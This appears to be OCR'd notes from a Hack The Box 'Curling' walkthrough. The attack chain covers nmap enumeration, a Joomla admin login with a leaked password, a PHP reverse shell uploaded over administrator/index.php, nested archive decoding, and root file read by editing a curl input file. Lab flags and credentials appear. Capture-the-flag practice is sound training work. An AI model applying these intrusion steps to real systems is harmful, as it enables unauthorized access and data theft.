
Curling (Linux)

Friday, November 02, 2018 8:12 AM



Initial Scan


```
# Nmap 7.60 scan initiated Fri Nov  2 07:36:04 2018 as: nmap -sV -sC -oA nmap/scan 10.10.10.150
Nmap scan report for 10.10.10.150
Host is up (0.029s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (EdDSA)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Enumerating the webpage reveals a ton of directories and pages. I find a webpage hosted by a Joomla! Service. The service has an administrator login page.


After enumerating all web pages through dirb and gobuster, I find a comment that **secret.txt** at the bottom of the source code of the front page…

```
        </div>
    </div>
    <!-- Footer -->
    <footer class="footer" role="contentinfo">
        <div class="container">
            <hr />

            <p class="pull-right">
                <a href="#top" id="back-top">
                    Back to Top                </a>
            </p>
            <p>
                &copy; 2018 Cewl Curling site!                </p>
        </div>
    </footer>

</body>
    <!-- secret.txt -->
</html>
```


Navigating to the page reveals this…




I run the string through a base64 decoder in Burpsuite and get the password **Curling2018!**



Enumerating the home page a bit more, I find a potential user named **Floris…**




I use this combination to log into the Joomla! Admin console….



After spending more time than I would like to admin poking around the site, I find an extension module online that allows the site administrator to install an uploader to their site. I installed this module and placed it on every page of the site. After messing around with the configurations to allow any file to be uploaded, I ran into several road blocks on how to get my php reverse shell uploaded. I decided to rename my reverse shell to index.php and overwrite the administator/index.php file. It worked!...and I also got a reverse shell, however I could not cat the user.txt….

Cewl Curling site!




```
www-data@curling:/home/floris$ whoami
www-data
www-data@curling:/home/floris$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@curling:/home/floris$ cat user.txt
cat: user.txt: Permission denied
www-data@curling:/home/floris$
```

There is a file called password_backup in the home folder of floris. I send it to my kali machine for further review. It's a hex dump for a file. The first octet of the file shows that its some sort of BZ zipped file…

```
00000000: 425a 6839 3141 5926 5359 819b bb48 0000  BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34  ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960  N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000   ......z.@......
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800  ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034  ..Q..dh........4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0  i...5.n......J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78  .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931  .>...sVT.zH....1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22  .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290  ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503  .k./... ....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843  7..;.....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c  .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090  .G.. .U@r..rE8P.
000000f0: 819b bb48                                ...H
```

I reference a proof of concept from a different challenge (https://www.akashtrehan.com/writeups/OverTheWire/Bandit/level12/) that shows how to consistently break down and decompress a file that has been compressed and zipped over and over again. Eventually gained the password.txt file and gained the user floris password.

```
root@kali:~/HTB/curling# xxd -r password_backup.txt > password_backup
root@kali:~/HTB/curling# file password_backup
password_backup: bzip2 compressed data, block size = 900k
root@kali:~/HTB/curling# bzip2
bzip2         bzip2recover
root@kali:~/HTB/curling# mv password_backup password_backup.bz2
root@kali:~/HTB/curling# bzip -d password_backup.bz2
bash: bzip: command not found
root@kali:~/HTB/curling# bzip2 -d password_backup.bz2
root@kali:~/HTB/curling# ls
--help              dirb3     index.php       password_backup        shell.pht
SimpleHTTPServer.py  evil.pht  login-info.txt  password_backup.txt
dirb                evil.png  nikto           perl-reverse-shell.pl
dirb2               gobuster  nmap            php-reverse-shell.php
root@kali:~/HTB/curling# clear
```

```
root@kali:~/HTB/curling# file password_backup
password_backup: gzip compressed data, was "password", last modified: Tue May 22 1
rom Unix
root@kali:~/HTB/curling# mv password_backup password_backup.gz
root@kali:~/HTB/curling# gunzip password_backup.gz
root@kali:~/HTB/curling# file password_backup
password_backup: bzip2 compressed data, block size = 900k
root@kali:~/HTB/curling# bzip2 -d password_backup
bzip2: Can't guess original name for password_backup -- using password_backup.out
root@kali:~/HTB/curling# ls
--help               dirb3     index.php       password_backup.out    shell.pht
SimpleHTTPServer.py  evil.pht  login-info.txt  password_backup.txt
dirb                 evil.png  nikto           perl-reverse-shell.pl
dirb2                gobuster  nmap            php-reverse-shell.php
root@kali:~/HTB/curling# mv password_backup.out code
root@kali:~/HTB/curling# file code
code: POSIX tar archive (GNU)
root@kali:~/HTB/curling# tar xvf code
password.txt
root@kali:~/HTB/curling# cat password.txt
5d<wdCbdZu)|hChXll
```

I logging into the user with the password and was able to cat the user.txt…

```
www-data@curling:/home/floris$ su floris
Password:
floris@curling:~$ pwd
/home/floris
floris@curling:~$ cat user.txt
65dd1df0713b40d88ead98cf11b8530b
floris@curling:~$ whoami
floris
floris@curling:~$ id
uid=1000(floris) gid=1004(floris) groups=1004(floris)
floris@curling:~$
```

Privilege Escalation

There are two files located in the **/home/floris/admin-area** folder called "input" and "report". Input contains a url variable set the localhost url.

```
floris@curling:~/admin-area$ pwd
/home/floris/admin-area
floris@curling:~/admin-area$ ls
input  report
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
floris@curling:~/admin-area$
```

The "report" file seems to contain the results of a "curl" command, which is the index.php of the apache web server. I assume that there is a script running which takes the url variable and feeds it into a curl command elsewhere on the system every 30 second to a minute. As the user floris, I have write permissions on the "input" file, so I change the script to GET the root.txt file on the system.

```
floris@curling: ~/admin-area 111x52
  GNU nano 2.9.3                                    input

url = "file://127.0.0.1/root/root.txt"
```

I wait until the file is ran again and cat the report file which gives me the contents of root.txt.

```
floris@curling:~/admin-area$ cat report
82c198ab6fc5365fdc6da2ee5c26064a
floris@curling:~/admin-area$
```